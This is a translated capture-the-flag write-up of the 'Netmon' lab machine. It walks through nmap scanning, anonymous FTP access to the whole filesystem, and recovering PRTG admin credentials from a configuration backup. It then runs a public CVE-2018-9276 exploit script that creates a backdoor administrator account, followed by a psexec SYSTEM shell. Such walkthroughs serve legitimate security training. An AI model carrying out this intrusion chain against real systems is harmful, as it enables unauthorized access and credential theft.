This post was originally written in Spanish and translated into English using a large language model (LLM). Although the translation has been reviewed, it may contain inaccuracies or inconsistencies.

Description

On Netmon, we see how critical a misconfigured FTP server can be when it exposes system files such as configuration backups and documents. We recover credentials for the target web application from a configuration file and exploit the public vulnerability CVE-2018-9276, obtaining RCE by adding an administrator account to the system.

Reconnaissance

Port Reconnaissance

We begin by identifying the open ports with Nmap.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
cat Puertos
───────┬───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
│ File: Puertos
───────┼───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
1 │ nmap --open -p- -T5 -oG Puertos 10.10.10.152
2 │ Host: 10.10.10.152 () Status: Up
3 │ Host: 10.10.10.152 () Ports: 21/open/tcp//ftp///, 80/open/tcp//http///, 135/open/tcp//msrpc///, 139/open/tcp//netbios-ssn///, 445/open/tcp//microsoft-ds///, 5985/open/tcp//wsman///, 47001/open/tcp
│ //winrm///, 49664/open/tcp/////, 49665/open/tcp/////, 49666/open/tcp/////, 49667/open/tcp/////, 49668/open/tcp/////, 49669/open/tcp/////
───────┴───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────

❯ Reconocimiento Puertos

{*} Extrayendo puertos...

La direccion ip es: 10.10.10.152
Los puertos abiertos son: 21,80,135,139,445,5985,47001,49664,49665,49666,49667,49668,49669

Los puertos han sido copiados al portapapeles

Once we know the victim’s open ports, we run Nmap’s default scripts against them.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
nmap -sCV -p 21,80,135,139,445,5985,47001,49664,49665,49666,49667,49668,49669 -oN Objetivos 10.10.10.152
Nmap scan report for 10.10.10.152
Host is up (0.052s latency).

PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19 12:18AM 1024 .rnd
| 02-25-19 10:15PM <DIR> inetpub
| 07-16-16 09:18AM <DIR> PerfLogs
| 02-25-19 10:56PM <DIR> Program Files
| 02-03-19 12:28AM <DIR> Program Files (x86)
| 02-03-19 08:08AM <DIR> Users
|_02-25-19 11:49PM <DIR> Windows
| ftp-syst:
|_ SYST: Windows_NT
80/tcp open http Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-time:
| date: 2022-07-11T01:08:35
|_ start_date: 2022-07-10T19:01:19
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required

Observations

FTP allows login with anonymous:anonymous, and the output indicates that we can access the entire Windows filesystem.

Port 80 also hosts a web server.

Web Reconnaissance



The website at 10.10.10.152:80 displays a login page for an application named PRTG NETWORK MONITOR.

The page source reveals the application version: 'appVersion':'18.1.37.13946'.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
<script>
(function(i,s,o,g,r,a,m){i['GoogleAnalyticsObject']=r;i[r]=i[r]||function(){
(i[r].q=i[r].q||[]).push(arguments)},i[r].l=1*new Date();a=s.createElement(o),
m=s.getElementsByTagName(o)[0];a.async=1;a.src=g;m.parentNode.insertBefore(a,m)
})(window,document,'script','//www.google-analytics.com/analytics.js','__ga');
__ga('create', 'UA-154425-18', {
'appId':'-10',
'appName':'PRTG Network Monitor (NETMON)',
'appVersion':'18.1.37.13946' # Esta es la versión de la aplicación
});
(function(){
var url = document.createElement("a")
, urlStripOff = ["mapid", "tmpid", "subid", "topnumber", "username", "password", "email_address"];
window.__gaStripOrigin = function(urlString){
var param = [];
url.href = (""+urlString);
param = url.search.replace("?","").split("&");
param = param.filter(function(value){
return (value !== "" && urlStripOff.indexOf(value.split("=")[0]) === -1)
});
return url.pathname + (param.length === 0 ? "" : "?" + param.join("&"));
};})();
__ga("set", "location", "");
__ga("set", "hostname", "trial.paessler.com");
__ga("set","dimension4","0");
__ga("set","dimension3","18.1.37.13946".split(".").slice(0,3).join("."));
__ga("set","dimension2","1369");
__ga("set","dimension1","webgui");
</script>

With this information, we can search for vulnerabilities affecting the version.

Vulnerability

We use searchsploit to find published PRTG Network Monitor vulnerabilities.

1
2
3
4
5
6
7
8
9
10
❯ searchsploit PRTG
----------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Exploit Title | Path
----------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
PRTG Network Monitor 18.2.38 - (Authenticated) Remote Code Execution | windows/webapps/46527.sh
PRTG Network Monitor 20.4.63.1412 - 'maps' Stored XSS | windows/webapps/49156.txt
PRTG Network Monitor < 18.1.39.1648 - Stack Overflow (Denial of Service) | windows_x86/dos/44500.py
PRTG Traffic Grapher 6.2.1 - 'url' Cross-Site Scripting | java/webapps/34108.txt
----------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------

An RCE vulnerability exists for version 18.2.38. The server is running 18.1.37.13946, so it should theoretically be affected. Exploitation requires authentication, so we need credentials. We can search the FTP server in case a configuration file contains plaintext credentials.

Exploitation

Finding Valid Credentials

Path Used by PRTG

Because we can access FTP with anonymous:anonymos, we can investigate where PRTG NETWORK MONITOR stores its default credentials and look for files containing hard-coded credentials.

A web search reveals that PRTG Network Monitor uses /ProgramData/Paessler/PRTG Network Monitor, so let us inspect it.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
ftp> pwd
Remote directory: /
ftp> cd "/ProgramData/Paessler/PRTG Network Monitor"
250 CWD command successful.
ftp> dir
229 Entering Extended Passive Mode (|||50880|)
125 Data connection already open; Transfer starting.
12-15-21 08:23AM <DIR> Configuration Auto-Backups
07-25-22 03:33PM <DIR> Log Database
02-03-19 12:18AM <DIR> Logs (Debug)
02-03-19 12:18AM <DIR> Logs (Sensors)
02-03-19 12:18AM <DIR> Logs (System)
07-25-22 03:33PM <DIR> Logs (Web Server)
07-25-22 03:38PM <DIR> Monitoring Database
02-25-19 10:54PM 1189697 PRTG Configuration.dat
02-25-19 10:54PM 1189697 PRTG Configuration.old
07-14-18 03:13AM 1153755 PRTG Configuration.old.bak
07-25-22 04:14PM 1671886 PRTG Graph Data Cache.dat
02-25-19 11:00PM <DIR> Report PDFs
02-03-19 12:18AM <DIR> System Information Database
02-03-19 12:40AM <DIR> Ticket Database
02-03-19 12:18AM <DIR> ToDo Database

Every configuration file is interesting because these files often contain valid usernames or even passwords. We download them.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
ftp> get "PRTG Configuration.dat"
local: PRTG Configuration.dat remote: PRTG Configuration.dat
229 Entering Extended Passive Mode (|||50901|)
125 Data connection already open; Transfer starting.
100% |******************************************************************************************************************************************************************| 1161 KiB 1.13 MiB/s 00:00 ETAftp: Reading from network: Llamada al sistema interrumpida
0% | | -1 0.00 KiB/s --:-- ETA
226 Transfer complete.
ftp> get "PRTG Configuration.old.bak"
local: PRTG Configuration.old.bak remote: PRTG Configuration.old.bak
229 Entering Extended Passive Mode (|||50931|)
125 Data connection already open; Transfer starting.
100% |******************************************************************************************************************************************************************| 1126 KiB 1.14 MiB/s 00:00 ETA
226 Transfer complete.
1153755 bytes received in 00:00 (1.09 MiB/s)

Counting the lines in each file gives us the following:

1
2
3
4
wc -l PRTG\ Configuration.dat PRTG\ Configuration.old.bak
30099 PRTG Configuration.dat
29258 PRTG Configuration.old.bak
59357 total

The files contain too many lines to review manually, so we need to filter their contents. A quick web search shows that the default administrator account is prtgadmin.

1
2
3
4
5
6
7
8
9
10
11
12
cat PRTG\ Configuration.dat | grep -A 5 -B 5 "prtgadmin"
</homepage>
<lastlogin>
43522.1088048495
</lastlogin>
<login>
prtgadmin
</login>
<name>
PRTG System Administrator
</name>
<ownerid>

This file does not appear to contain credentials, so we try PRTG Configuration.old.bak.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
cat PRTG\ Configuration.old.bak | grep -A 5 -B 5 "prtgadmin"
</dbauth>
<dbcredentials>
0
</dbcredentials>
<dbpassword>
<!-- User: prtgadmin -->
PrTg@dmin2018 # Parece ser una credencial válida
</dbpassword>
<dbtimeout>
60
</dbtimeout>
--
</homepage>
<lastlogin>
43499.7768071065
</lastlogin>
<login>
prtgadmin
</login>
<name>
PRTG System Administrator
</name>
<ownerid>

Excellent! We appear to have valid credentials, prtgadmin:PrTg@dmin2018, with which to access the panel and exploit the RCE.

Validating the Credentials

The credentials do not work. That is strange. The backup may be from a previous year, and perhaps the administrator reuses the same password while changing the year. We try PrTg@dmin2019.

Boom! The credentials are valid, so we can exploit the vulnerability identified earlier.

Exploiting the Vulnerability

The vulnerability is CVE-2018-9276. We use the provided 46527.sh script.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
 ./46527.sh

[+]#########################################################################[+]
[*] Authenticated PRTG network Monitor remote code execution [*]
[+]#########################################################################[+]
[*] Date: 11/03/2019 [*]
[+]#########################################################################[+]
[*] Author: https://github.com/M4LV0 [email protected] [*]
[+]#########################################################################[+]
[*] Vendor Homepage: https://www.paessler.com/prtg [*]
[*] Version: 18.2.38 [*]
[*] CVE: CVE-2018-9276 [*]
[*] Reference: https://www.codewatch.org/blog/?p=453 [*]
[+]#########################################################################[+]

# Login To The App, Default Creds Are Prtgadmin/Prtgadmin. Once Athenticated Grab Your Cookie And Use It With The Script.
# Run The Script To Create A New User 'Void4m0n' In The Administrators Group With Password 'Hacked'

[+]#########################################################################[+]
EXAMPLE USAGE: ./prtg-exploit.sh -u http://10.10.10.10 -c "_ga=GA1.4.XXXXXXX.XXXXXXXX; _gid=GA1.4.XXXXXXXXXX.XXXXXXXXXXXX; OCTOPUS1813713946=XXXXXXXXXXXXXXXXXXXXXXXXXXXXX; _gat=1"


We need to add valid session cookies.

We run the script.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
❯ ./46527.sh -u http://10.10.10.152 -c "_ga=GA1.4.1675455584.1657501671; _gid=GA1.4.1296130676.1658777663; OCTOPUS1813713946=ezU2M0FCNzU2LURFRjAtNEE4Ny04NDNFLUIwRTAwNEJGNjE5QX0%3D; _gat=1"

[+]#########################################################################[+]
[*] Authenticated PRTG network Monitor remote code execution [*]
[+]#########################################################################[+]
[*] Date: 11/03/2019 [*]
[+]#########################################################################[+]
[*] Author: https://github.com/M4LV0 [email protected] [*]
[+]#########################################################################[+]
[*] Vendor Homepage: https://www.paessler.com/prtg [*]
[*] Version: 18.2.38 [*]
[*] CVE: CVE-2018-9276 [*]
[*] Reference: https://www.codewatch.org/blog/?p=453 [*]
[+]#########################################################################[+]

# Login To The App, Default Creds Are Prtgadmin/Prtgadmin. Once Athenticated Grab Your Cookie And Use It With The Script.
# Run The Script To Create A New User 'Pentest' In The Administrators Group With Password 'P3nt3st!'

[+]#########################################################################[+]

[*] file created
[*] sending notification wait....

[*] adding a new user 'pentest' with password 'P3nT3st'
[*] sending notification wait....

[*] adding a user pentest to the administrators group
[*] sending notification wait....


[*] exploit completed new user 'pentest' with password 'P3nT3st!' created have fun!

An administrator account named pentest has been created with the password P3nT3st!.

Connecting to the Victim

We use impacket-psexec to connect to the victim with the account created by the script.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
❯ impacket-psexec [email protected]
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.152.....
[*] Found writable share ADMIN$
[*] Uploading file MAyGnnAc.exe
[*] Opening SVCManager on 10.10.10.152.....
[*] Creating service PBCl on 10.10.10.152.....
[*] Starting service PBCl.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

We have compromised the machine; all that remains is to find the flags.

Flags

User.txt

This flag does not require exploiting the vulnerability. We simply connect to FTP with anonymous:anonymous and download user.txt.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
❯ ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:void4m0n): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||50145|)
125 Data connection already open; Transfer starting.
02-03-19 12:18AM 1024 .rnd
02-25-19 10:15PM <DIR> inetpub
07-16-16 09:18AM <DIR> PerfLogs
02-25-19 10:56PM <DIR> Program Files
02-03-19 12:28AM <DIR> Program Files (x86)
02-03-19 08:08AM <DIR> Users
02-25-19 11:49PM <DIR> Windows
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> dir
229 Entering Extended Passive Mode (|||50148|)
125 Data connection already open; Transfer starting.
02-25-19 11:44PM <DIR> Administrator
02-03-19 12:35AM <DIR> Public
226 Transfer complete.
ftp> cd Public
250 CWD command successful.
ftp> dir
229 Entering Extended Passive Mode (|||50156|)
125 Data connection already open; Transfer starting.
02-03-19 08:05AM <DIR> Documents
07-16-16 09:18AM <DIR> Downloads
07-16-16 09:18AM <DIR> Music
07-16-16 09:18AM <DIR> Pictures
07-25-22 03:33PM 34 user.txt
07-16-16 09:18AM <DIR> Videos
226 Transfer complete.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||50157|)
125 Data connection already open; Transfer starting.
100% |******************************************************************************************************************************************************************| 34 0.24 KiB/s 00:00 ETA
226 Transfer complete.
34 bytes received in 00:00 (0.19 KiB/s)

Root.Txt

1
2
3
C:\Users\Administrator\Desktop> type root.txt

321bxxxxxxxxxxxxxxxxxxxxxxxxxxxx

Knowledge Gained

The Netmon machine teaches us the following:

  • Port reconnaissance with Nmap.
  • FTP access with default credentials.
  • Searching configuration files for credentials.
  • Web reconnaissance.
  • Exploiting a public RCE vulnerability.
  • Connecting to a machine after exploitation.

Potential Errors

One possible error is the following:

  • impacket-psexec may fail when connecting after exploitation. I resolved this by running it repeatedly until it granted access.

Authors and References

Machine author: mrb3n. Thank you for creating Netmon and contributing it to the community.